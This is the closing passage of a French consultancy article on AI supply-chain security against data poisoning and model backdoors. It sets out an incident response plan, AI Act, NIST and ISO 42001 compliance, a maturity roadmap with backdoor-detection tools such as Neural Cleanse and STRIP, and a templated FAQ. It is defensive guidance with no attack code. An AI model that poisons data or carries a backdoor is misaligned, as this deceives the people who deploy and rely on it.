et IA : Entraîner et Inférer dans.

Plan de réponse en cas de modèle compromis

Un **plan de réponse spécifique aux incidents de supply chain IA** doit être préparé, testé et maintenu à jour. Ce plan définit les procédures en cas de découverte d'un modèle compromis en production : **containment immédiat** (basculement vers un modèle de fallback validé, désactivation du modèle compromis, isolation des systèmes affectés), **investigation forensique** (analyse de l'AI SBOM pour identifier le vecteur de compromission, analyse des logs d'inférence pour évaluer l'impact, identification des décisions prises sur la base du modèle compromis), **remédiation** (ré-entraînement du modèle avec un dataset vérifié, remplacement du modèle compromis, mise à jour des politiques de sourcing), et **communication** (notification des parties prenantes, déclaration réglementaire si données personnelles affectées, retour d'expérience). Un exercice de table-top annuel simule un scénario de compromission de modèle pour tester l'efficacité du plan et la coordination entre les équipes sécurité, data science et management.

Conformité AI Act et NIST AI RMF

L'**AI Act européen**, entré en application progressive depuis 2025, impose des exigences spécifiques pour les systèmes d'IA à haut risque qui s'appliquent directement à la sécurité de la supply chain : l'article 10 exige la **qualité et la gouvernance des données** d'entraînement (traçabilité, représentativité, contrôle des biais), l'article 15 impose des exigences de **robustesse et cybersécurité** (résistance aux tentatives de manipulation, dont le data poisoning), et l'article 17 exige un **système de gestion de la qualité** couvrant l'ensemble du cycle de vie de l'IA. Le **NIST AI Risk Management Framework (AI RMF 1.0)** fournit un cadre complémentaire structuré en quatre fonctions : Govern, Map, Measure, Manage. Les organisations doivent mapper leurs contrôles de sécurité de supply chain IA sur ces référentiels pour démontrer leur conformité. L'**ISO/IEC 42001** (Management des systèmes d'IA) ajoute une dimension certifiable avec des exigences de contrôle d'accès, de traçabilité et de gestion des incidents spécifiques à l'IA.



Roadmap de maturité supply chain IA

La mise en œuvre des recommandations ci-dessus doit suivre une **roadmap progressive** adaptée au niveau de maturité de l'organisation. **Niveau 1 — Fondation (0-3 mois) :** inventaire de tous les modèles et datasets utilisés, migration vers SafeTensors, déploiement de ModelScan dans le pipeline CI/CD, rédaction de la politique de sourcing. **Niveau 2 — Structuration (3-6 mois) :** mise en œuvre du registre de modèles sécurisé, implémentation de la vérification de signature (cosign/Sigstore), déploiement de Cleanlab pour l'audit des datasets, création de l'AI SBOM pour tous les systèmes critiques. **Niveau 3 — Avance (6-12 mois) :** intégration de Neural Cleanse et STRIP dans le pipeline de vérification, mise en œuvre du monitoring post-déploiement, déploiement du vendor assessment IA, exercice de table-top annuel. **Niveau 4 — Excellence (12+ mois) :** differential privacy sur les pipelines d'entraînement critiques, sandboxing systématique pour l'évaluation des modèles tiers, automatisation complète de la checklist pré-déploiement, certification ISO 42001. Chaque niveau apporte une réduction mesurable du risque de supply chain IA, permettant de prioriser les investissements selon le profil de risque de l'organisation.

Résumé pour les RSSI — 5 actions prioritaires : (1) **Interdire Pickle** : migration SafeTensors immédiate, blocage des formats dangereux. (2) **Déployer ModelScan** : scanning automatisé de tous les modèles dans le CI/CD. (3) **Signer les modèles** : cosign/Sigstore pour l'intégrité et la traçabilité. (4) **Créer l'AI SBOM** : inventaire exhaustif des composants de chaque système IA. (5) **Préparer l'IR** : plan de réponse spécifique aux incidents de supply chain IA, testé annuellement.

- ▹**Politique de sourcing :** whitelist de fournisseurs, SafeTensors obligatoire, processus d'approbation sécurité+data science, analyse de risque pour les sources externes
- ▹**Checklist pré-déploiement :** 8 vérifications automatisées — format, signature, scan, backdoor, safety, SBOM, data quality, approbation formelle
- ▹**Conformité :** mapping des contrôles sur AI Act (articles 10, 15, 17), NIST AI RMF (Govern, Map, Measure, Manage) et ISO 42001 pour la certification
- ▹**Roadmap 4 niveaux :** de la fondation (SafeTensors, ModelScan) à l'excellence (DP-SGD, ISO 42001) — chaque niveau apporte une réduction mesurable du risque

Besoin d'un accompagnement expert ?

Nos consultants en cybersécurité et IA vous accompagnent dans vos projets. Devis personnalisé sous 24h.

Références et ressources externes

- OWASP LLM Top 10 — Les 10 risques majeurs pour les applications LLM
- MITRE ATLAS — Framework de menaces pour les systèmes d'intelligence artificielle
- NIST AI RMF — AI Risk Management Framework du NIST
- arXiv — Archive ouverte de publications scientifiques en IA
- HuggingFace Docs — Documentation de référence pour les modèles de ML

Pour approfondir ce sujet, consultez notre outil open-source ml-model-security-audit qui facilite l'évaluation de la sécurité des modèles ML.

Sources et références : ArXiv IA · Hugging Face Papers

FAQ

Qu'est-ce que Data Poisoning et Model Backdoors ?

Le concept de Data Poisoning et Model Backdoors est détaillé dans les premières sections de cet article, qui couvrent les fondamentaux, les enjeux et le contexte opérationnel. Pour un accompagnement sur ce sujet, contactez nos experts.

Pourquoi Data Poisoning et Model Backdoors est-il important en cybersécurité ?

La compréhension de Data Poisoning et Model Backdoors permet aux équipes de sécurité d'améliorer leur posture défensive. Les sections « Table des Matières » et « 1 Les Menaces sur la Supply Chain IA » détaillent les raisons de cette importance. Pour un accompagnement sur ce sujet, contactez nos experts.

Comment mettre en œuvre les recommandations de cet article ?

Les recommandations pratiques sont détaillées tout au long de l'article, avec des commandes, des outils et des méthodologies éprouvées. La section « Conclusion » fournit une synthèse actionnable. Pour un accompagnement sur ce sujet, contactez nos experts.

Conclusion

Cet article a couvert les aspects essentiels de Table des Matières, 1 Les Menaces sur la Supply Chain IA, 2 Techniques de Data Poisoning. La mise en pratique de ces recommandations permet de renforcer significativement la posture de securite de votre organisation.

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr